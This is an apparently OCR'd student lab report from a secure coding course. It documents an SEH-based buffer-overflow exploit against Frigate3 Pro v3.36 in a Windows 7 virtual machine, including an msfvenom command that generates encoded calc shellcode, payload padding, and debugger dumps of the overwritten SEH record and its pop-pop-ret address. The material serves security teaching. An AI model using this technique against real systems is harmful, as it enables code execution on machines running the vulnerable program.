
SECURE CODING LAB-10
19-04-2021

SLOT-L39+L40
18BCN7134
NIHARIKA VISWANADHUNI

Lab experiment - Working with the memory vulnerabilities – Part IV

QUESTION




Task

- **Download Frigate3_Pro_v36 from teams (check folder named 19.04.2021).**
- **Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.**
- **Install Immunity debugger or ollydbg in windows7**
- **Install Frigate3_Pro_v36 and Run the same**
- **Download and install python 2.7.* or 3.5.***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload**

OUTPUT

- Download Frigate3_Pro_v36



Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
New View Edit Refresh Copy Move Delete Rename Select Favorites Search FTP Pack Properties Purchase
Add Quick Launch
21 43 10
Stop
File Manager
Explorer Tree
Frigate.rtf
Frigate Features.htm
List Name

```
C:\Program Files (x86)\Frigate3\
..
Addons          *
Data            *
Help            *
Plugins         *
ct                exe
Frigate3          exe
unins000        * exe
cabinet           dll
dcrawlib          dll
elpackD6          bpl
Frigate Features  htm
Frigate           rtf
license           txt
rtl60             bpl
Spell           * cfg
tb2k_d6           bpl
unacev2           dll
unins000        * dat
unrar3            dll
vcl60             bpl
WnASPI32          dll
..                                   <UP-DIR>
                8,063.89 KB in 21 files
       19.45 GB free on drive C                  91.36%
```


```
C:\Program Files (x86)\Frigate3\
..
Addons          *
Data            *
Help            *
Plugins         *
ct                exe
Frigate3          exe
unins000        * exe
cabinet           dll
dcrawlib          dll
elpackD6          bpl
Frigate Features  htm
Frigate           rtf
license           txt
rtl60             bpl
Spell           * cfg
tb2k_d6           bpl
unacev2           dll
unins000        * dat
unrar3            dll
vcl60             bpl
WnASPI32          dll
..                                   <UP-DIR>
                8,063.89 KB in 21 files
       19.45 GB free on drive C                  91.36%
```

Here you will find some advices that are to help you to master Frigate quickly and totally.

- Now execute exploit2.py in cmd which generates a payload and now open the payload



```
crosoft Windows [Version 6.1.7601]
pyright (c) 2009 Microsoft Corporation.  All rights reserved.

\>cd Python27

\Python27>python exploit2.py

\Python27>payload.txt_
```



Windows 7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
payload - Notepad
File Edit Format View Help

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
6oeoMOmIoXUelEVQl4JKOykIprUc5Mk3wr3sBrOQzCOV3KO8U2C51RLCSuPAA
```


- After running the payload the app stops working which is buffer overflow

- Now,open calculator by generating the cal payload:


```
msfvenom -a x86 --platform windows -p windows/exec
CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d"  -f python
```




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\>cd Python27

C:\Python27>python exploit2.py

C:\Python27>payload_calc.txt
```



- Install immunity debugger,then attach debugger


Immunity Debugger - [CPU]
File
View
Debug
Plugins
ImmLib
Options
Window
Help
Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Ma
Registers (FPU)
Need support? visit http://forum.immunityinc.com/
Ready



Immunity Debugger - Frigate3.exe
File
View
Debug
Plugins
ImmLib
Options
Window
Help
Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Ma
CPU - main thread, module KERNELBA
Paused

```
74FF83E6  0F8C A0520200  JL KERNELBA.7501D68C
74FF83EC  33C0           XOR EAX,EAX
74FF83EE  40             INC EAX
74FF83EF  5D             POP EBP
74FF83F0  C2 0800        RETN 8
74FF83F3  90             NOP
74FF83F4  90             NOP
74FF83F5  90             NOP
74FF83F6  90             NOP
74FF83F7  90             NOP
74FF83F8  8BFF           MOV EDI,EDI
74FF83FA  55             PUSH EBP
74FF83FB  8BEC           MOV EBP,ESP
74FF83FD  5D             POP EBP
74FF83FE  FF25 A814FF74  JMP DWORD PTR DS:[<&ntdll.RtlMapGenericl ntdll.RtlMa
74FF8404  90             NOP
74FF8405  90             NOP
74FF8406  90             NOP
74FF8407  90             NOP
74FF8408  90             NOP
74FF8409  8BFF           MOV EDI,EDI
74FF840B  55             PUSH EBP
74FF840C  8BEC           MOV EBP,ESP
74FF840E  83EC 50        SUB ESP,50
74FF8411  8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]
74FF8414  8945 B0        MOV DWORD PTR SS:[EBP-50],EAX
74FF8417  8B45 0C        MOV EAX,DWORD PTR SS:[EBP+C]
74FF841A  83E0 01        AND EAX,1
74FF841D  8945 B4        MOV DWORD PTR SS:[EBP-4C],EAX
74FF8420  33C0           XOR EAX,EAX
74FF8422  8945 B8        MOV DWORD PTR SS:[EBP-48],EAX
74FF8425  C745 BC 0984FF7 MOV DWORD PTR SS:[EBP-44],KERNELBA.Rais
74FF842C  3945 14        CMP DWORD PTR SS:[EBP+14],EAX
74FF842F  74 30          JE SHORT KERNELBA.74FF8461
74FF8431  8B45 10        MOV EAX,DWORD PTR SS:[EBP+10]
74FF8434  83F8 0F        CMP EAX,0F
74FF8437  0F87 31140200  JA KERNELBA.7501986E
74FF843D  8945 C0        MOV DWORD PTR SS:[EBP-40],EAX
74FF8440  C1E0 02        SHL EAX,2
74FF8443  50             PUSH EAX
74FF8444  FF75 14        PUSH DWORD PTR SS:[EBP+14]
74FF8447  8D45 C4        LEA EAX,DWORD PTR SS:[EBP-3C]
74FF844A  50             PUSH EAX
74FF844B  E8 EAE3FFFF    CALL <JMP.&ntdll.memcpy>
74FF8450  83C4 0C        ADD ESP,0C
74FF8453  8D45 B0        LEA EAX,DWORD PTR SS:[EBP-50]
```

```
Registers (MMX)
EAX 0012FCEC
ECX 00000007
EDX 00000000
EBX 0EEDFADE
ESP 0012FCEC
EBP 0012FD3C
ESI 00000001
EDI 00000007

EIP 74FF845D KERNELBA.74FF845D

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00200202 (NO,NB,NE,A,NS,PO,GE,G)

MM0 0000 0078 0078 0078
MM1 FFFF 0000 0000 0024
MM2 0000 FFFF 0000 0000
MM3 0000 0000 0000 0000
MM4 0000 0000 0000 0000
MM5 F240 0000 0000 0000
MM6 4006 F8A6 6666 6666
MM7 0000 003B 0000 0000
```

```
[22:35:56] Exception 0EEDFADE - use Shift+F7/F8/F9 to pass exception to program
```


- Check for EPI address



```
EIP 77A540F1 ntdll.77A540F1
```


```
77A540F0  CC  INT3
77A540F1  C3  RETN
77A540F2  90  NOP
```

- Check address for stack address



```
Registers (FPU)
EAX 0012F2E4
ECX 00000000
EDX 90909090
EBX 0012F2E4
ESP 0012E2A8
EBP 0012F304
ESI 0012E2BC ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDI 04AEF024 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

EIP 40006834 rtl60.40006834

C 0  ES 0023 32bit 0(FFFFFFFF)
```

- SEH chain:verifying SHE and reporting the DLL loaded along with the address


File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assess
Registers (FPU)
Address
Hex dump
ASCII

```
0012F2CC   41414141 AAAA
0012F2D0   41414141 AAAA
0012F2D4   909020EB $ ÉÉ Pointer to next SEH record
0012F2D8   40010C4B K.0@ SE handler
0012F2DC   90909090 ÉÉÉÉ
0012F2E0   90909090 ÉÉÉÉ
0012F2E4   90909090 ÉÉÉÉ
0012F2E8   90909090 ÉÉÉÉ
```